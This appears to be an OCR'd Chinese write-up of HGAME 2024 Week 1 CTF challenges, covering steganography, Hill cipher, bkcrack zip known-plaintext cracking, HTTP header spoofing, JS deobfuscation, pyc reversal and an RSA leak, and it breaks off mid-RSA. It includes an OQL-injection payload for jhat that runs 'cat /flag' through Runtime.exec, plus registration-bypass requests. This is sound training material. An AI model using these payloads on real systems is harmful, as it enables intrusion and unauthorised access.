
Week1

Misc

来自星尘的问候



my1l.github.io

https://my1l.github.io/Ctrl/CtrlAstr.html


JavaScript

```
hgame{welc0me!}
```

希儿希儿希尔

crc 修复

lsb 隐写




```
4b45593a5b5b3820 375d5b3320385d5d  KEY:[[8  7][3 8]]
3b413d3000000000 0000000000000000  ;A=0.... ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
```

hill 加密

JavaScript

```
CVOCRJGMKLDJGBQIUIVXHEYLPNWR
```



HILL DECODER

★ HILL CIPHERTEXT ?

CVOCRJGMKLDJGBQIUIVXHEYLPNWR

○ TRY/BRUTEFORCE ALL 2X2 MATRIX (VALUES < 10 + LATIN ALPHABET) ?

● I KNOW THE NXN MATRIX NUMBERS/VALUES

8	7
3	8

2 × 2 RESIZE

CLEAR

FILL WITH 0

● ALPHABET (26 LET. A=0) ABCDEFGHIJKLMNOPQRSTUVWXYZ

JavaScript

```
DISAPPEARINTHESEAOFBUTTERFLY
```

simple-attack

zip 明文攻击

JavaScript

```
./bkcrack -C /Users/zhou39512/CTF/HGAME2024/Week1/Misc/simple_attack/src/attachment.zip -c 103223779_p0.jpg -P /Users/zhou39512/CTF/HGAME2024/Week1/Misc/simple_attack/src/src.zip -p 103223779_p0.jpg
```

www.poboke.com

https://www.poboke.com/crack-encrypted-zip-file-with-plaintext...

生成新密码为 123 的 zip

JavaScript

```
./bkcrack -C /Users/zhou39512/CTF/HGAME2024/Week1/Misc/simple_attack/src/attachment.zip -c 103223779_p0.jpg -k e423add9 375dcd1c 1bce583e -U new_zip_123.zip 123
```


解压得到

```
hgame{s1mple_attack_for_zip}
```

Web


Bypass it

不给注册，直接向 register.php 发请求就能注册成功



```
POST /register.php HTTP/1.1
Host: 47.100.139.115:31549
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:122.0)
 Gecko/20100101 Firefox/122.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Origin: http://47.100.139.115:31549
Connection: close
Referer: http://47.100.139.115:31549/login.html
Upgrade-Insecure-Requests: 1

username=123&password='''&remember=on&register=%E7%99%BB%E5%BD%95
```

```
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Mon, 29 Jan 2024 14:00:51 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: PHP/7.4.5
Content-Length: 97

<script language='javascript' defer>
  alert('注册成功');
  top.location.href='login.html'
</script>
```



```
POST /login.php HTTP/1.1
Host: 47.100.139.115:31549
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:122.0) Gecko/20100101 Firefox/122.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Origin: http://47.100.139.115:31549
Connection: close
Referer: http://47.100.139.115:31549/login.html
Cookie: PHPSESSID=1a00a794e4f172f3f538c58f0f278e71
Upgrade-Insecure-Requests: 1

username=123&password=%27%27%27&login=%E7%99%BB%E5%BD%95
```

```
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Mon, 29 Jan 2024 14:00:56 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: PHP/7.4.5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: username=deleted; expires=Thu, 01-Jan-1970
00:00:01 GMT; Max-Age=0
Set-Cookie: code=deleted; expires=Thu, 01-Jan-1970 00:00:01
GMT; Max-Age=0
Content-Length: 100

<script language='javascript' defer>
  alert('登录成功');
  top.location.href='userIndex.php'
</script>
```

ezHTTP

Http


```
X-real-Ip: 127.0.0.1
Referer:vidar.club
User-Agent: Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
```

JavaScript

```
hgame{HTTP_!s_1mP0rT4nt}
```

Select Courses

无大语，有人随机退课，一直选课就行，总能选到



自主选课

帮阿菇选到以下所有课程，阿菇会给你奖励！ 选完了

2023-2024 学年 2 学期 第2轮 本学期选课要求总学分最低 16 最高 36

(Axxxxxxx) 创业管理 - 2.0 学分 状态： 已选

(Axxxxxxx) 大学生职业发展与就业指导4 - 0.5 学分 状态： 已选

(Txxxxxxx) 体育-羽毛球 - 1.0 学分 状态： 已选

(Axxxxxxx)计算机网络原理 - 4.0 学分 状态： 已选

(Axxxxxxx)操作系统及安全 - 3.0 学分 状态： 已选


Http

```
hgame{w0W_!_1E4Rn_To_u5e_5cripT_^_^}
```

2048*16

js 混淆


搜索 won 定位到关键处




```
  this.bestContainer.textContent = x
},
g[h(432)][h(469)] = function (x) {
  var n = h,
  e = x ? 'game-won' : n(443),
  t = x ? s0(
    n(439),
    'V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3'
  ) : n(453);
  this[n(438)][n(437)].add(e),
  this[n(438)][n(435)]('p') [ - 1257 * - 5 + 9 * 1094 + - 5377 * 3].textContent = t
},
function () {
  var x = h,
  n;
```

直接所有代码复制

打印 `t`



```
var n = h,
    e = x ? 'game-won' : n(443),
    t = x ? s0(
      n(439),
      'V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3'
    ) : n(453);
console.log(t)
```



```
» ▸ function q() {
      const x = [
        'return (function() ',
        '51rDvFsO',
        '280bIrfll',…

    flag{b99b820f-934d-44d4-93df-41361df7df2d}

                                   debugger eval code:2370:9
```


jhat

OQL RCE

OQL(对象查询语言)在产品实现中造成的RCE(Objec…

0x00 前言 前几天,有几个屌丝高帅富给我看一个这样的漏洞类型: 地址:http://blog.emaze.net/2014/11/gemfire-from-oqli-to-rce-through.html

www.wenjiangs.com



Gemfire内存数据库介绍 - 好工具站长分享平台
因为工作需要,公司开始要采用Gemfire作为内存数据库,以后的日子就要细细研究它了。先来搞清楚研究对象的概念是什么?什么...
www.haogongju.net/art/... 2013-10-22 - 百度快照 - 评价

12306上的分布式内存数据技术GemFire-CSDN.NET
2013年12月30日 - 多少有分布式内存数据技术GemFire的一些功劳。编者按:打造高并发、大流量的网站一直是我们的关注的重要技术点,比如颇受欢迎的《高性能、高流量Java ...
www.csdn.net/article/2... 2013-12-30 - 百度快照


集成GemFire:Hadoop生态圈的又一把火 - 开源资讯 - LUPA开源社区
近日,Pivotal发布了Pivotal HD 2.0,该新版本集成了Hadoop 2.2、内存数据库GemFire等多项技术,可谓是融合了众家之长。 ...在开源技术以及母公司的强力支持下,...
www.lupaworld.com/arti... 2014-03-19 - 百度快照 - 评价

为您推荐: gemfire 内存数据库 pivotal gemfire

Big Data | Pivotal GemFire | Pivotal
Pivotal GemFire is the distributed, in-memory database for developers who are building the highest scaling and performing data-centric apps in the world...
www.pivotal.io/big-dat... 2014-09-23 - 百度快照 - 评价 - 翻译此页

github.com

https://github.com/adipinto/security-advisories/blob/master/fra…



Object Query Language (OQL) query

```
a=java.lang.Runtime.getRuntime().exec('cat /flag').getInputStream();
b=new java.io.InputStreamReader(a);
c.close();
c=new java.io.BufferedReader(b);
while(c.ready()){
d+=c.readLine()+' ';
}
```

```
varbinbootdevetcflagheapdump.hprofhomeliblib64mediamntoptprocrootrunsbinsrvsystmpusrvarbin boot dev etc flag heapdump.hprof home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var bin boot dev etc flag heapdump.hprof home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var root root root root root root root root root bin boot dev etc flag heapdump.hprof home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var hgame{fc67331d7ca1c02db9ddde1f76c6f2f27af61004}
```

```Java
a=java.lang.Runtime.getRuntime().exec('cat /flag').getInputStream();
b=new java.io.InputStreamReader(a);
c=new java.io.BufferedReader(b);
while(c.ready()){
d+=c.readLine()+' ';
}
```

Re

ezPYC

pycdas 反编译

```Http
[Code]
    File Name: ezPYC.py
    Object Name: <module>
    Qualified Name: <module>
    Arg Count: 0
    Pos Only Arg Count: 0
    KW Only Arg Count: 0
    Stack Size: 5
    Flags: 0x00000000
    [Names]
        'flag'
        'c'
        'input'
        'range'
        'i'
        'ord'
        'print'
        'exit'
    [Locals+Names]
    [Constants]
        (
            87
            75
            71
            69
            83
            121
            83
            125
            117
            106
            108
            106
            94
            80
            48
            114
            100
            112
            112
            55
            94
            51
            112
            91
            48
            108
            119
            97
            115
            49
            112
            112
            48
            108
            100
            37
            124
            2
        )
        (
            1
            2
            3
            4
        )
        'plz input flag:'
        0
        36
        1
        4
        'Sry, try again...'
        'Wow!You know a little of python reverse'
        None
    [Disassembly]
        0       RESUME                        0
        2       BUILD_LIST                    0
        4       LOAD_CONST                    0: (87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114, 100, 112, 112, 55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112, 48, 108, 100, 37, 124, 2)
        6       LIST_EXTEND                   1
        8       STORE_NAME                    0: flag
        10      BUILD_LIST                    0
        12      LOAD_CONST                    1: (1, 2, 3, 4)
        14      LIST_EXTEND                   1
        16      STORE_NAME                    1: c
        18      PUSH_NULL
        20      LOAD_NAME                     2: input
        22      LOAD_CONST                    2: 'plz input flag:'
        24      PRECALL                       1
        28      CALL                          1
        38      STORE_NAME                    2: input
        40      PUSH_NULL
        42      LOAD_NAME                     3: range
        44      LOAD_CONST                    3: 0
        46      LOAD_CONST                    4: 36
        48      LOAD_CONST                    5: 1
        50      PRECALL                       3
        54      CALL                          3
        64      GET_ITER
        66      FOR_ITER                      62 (to 192)
        68      STORE_NAME                    4: i
        70      PUSH_NULL
        72      LOAD_NAME                     5: ord
        74      LOAD_NAME                     2: input
        76      LOAD_NAME                     4: i
        78      BINARY_SUBSCR
        88      PRECALL                       1
        92      CALL                          1
        102     LOAD_NAME                     1: c
        104     LOAD_NAME                     4: i
        106     LOAD_CONST                    6: 4
        108     BINARY_OP                     6 (%)
        112     BINARY_SUBSCR
        122     BINARY_OP                     12 (^)
        126     LOAD_NAME                     0: flag
        128     LOAD_NAME                     4: i
        130     BINARY_SUBSCR
        140     COMPARE_OP                    3 (!=)
        146     POP_JUMP_FORWARD_IF_FALSE     21 (to 190)
        148     PUSH_NULL
        150     LOAD_NAME                     6: print
        152     LOAD_CONST                    7: 'Sry, try again...'
        154     PRECALL                       1
        158     CALL                          1
        168     POP_TOP
        170     PUSH_NULL
        172     LOAD_NAME                     7: exit
        174     PRECALL                       0
        178     CALL                          0
        188     POP_TOP
        190     JUMP_BACKWARD                 63
        192     PUSH_NULL
        194     LOAD_NAME                     6: print
        196     LOAD_CONST                    8: 'Wow!You know a lit
tle of python reverse'
```

```
        198     PRECALL                       1
        202     CALL                          1
        212     POP_TOP
        214     LOAD_CONST                    9: None
        216     RETURN_VALUE
```

```
                                                                   Http
87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 11
4, 100, 112, 112, 55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 11
2, 112, 48, 108, 100, 37, 124, 2
```

异或 1，2，3，4

```
                                                                   Http
VIDAR{Python_R3vers3_1s_1nter3st1ng!}
```


Crypto

ezRSA

```
                                                                 Python
from Crypto.Util.number import *
from secret import flag
m=bytes_to_long(flag)
p=getPrime(1024)
q=getPrime(1024)
n=p*q
phi=(p-1)*(q-1)
e=0x10001
c=pow(m,e,n)
leak1=pow(p,q,n)
leak2=pow(q,p,n)

print(f'leak1={leak1}')
print(f'leak2={leak2}')
print(f'c={c}')
```

```
"""
leak1=14912717007361127196818257675129033155901844180572531042609541
28375892276707575407439298658536503998391028384315072007447249396594
63200158012469676979987696419050900842798225665861812331113632892438
74272420291641606026658159016906386768829928898573410412763223217565
73526978983834413234774506581797277289O8669
leak2=11612299271467091538130991696749043648902000117288064416717991
54670217948929279772720805966417855691191342590375223883351980431522
06150259103485574558816424740204736215551933482583941959994625356581
20105453452939578174433863102142370317114645666343295584359854812259
33087822452207920187165085384974025767O9461
c=105294818675325200342580567738640740170270195780418662454006478402
30251661652999709715919620810933437191661180003295923273655675729588
55889959252423562272881606550191807612081223658034499114098099153234
79912527052886330149134799706100568455435235913241775670619489225522
75235486615514913932125436543991642607028689762693617305246716492783
11681307035551260697162664559496185056758634038970582131484209646563
18868122812898431322581318097737977770493587891822125706062525097908
30994263132020094153646296793522975632191912463919898988349282284972
91993276195260337973323457535162403916244002194059255276857963997771
3099971
"""
```

$$
\begin{gathered}
p^q \mod pq = leak_1 \\
p^q - kpq = leak_1 \\
p(p^{q-1} - kq) = leak_1
\end{gathered}
$$



```
PS C:\Users\zhou39512\CTF\yafu-1.34> .\yafu-x64.exe "factor(149127170073611271968182576751290331559018441805725310426095
412837589227670757540743929865853650399839102838431507200744724939659463200158012469676979987696419050900842798225665861
812331113632892438742724202916416060266581590169063867688299288985734104127632232175657352697898383441323477450658179727
728908669)"


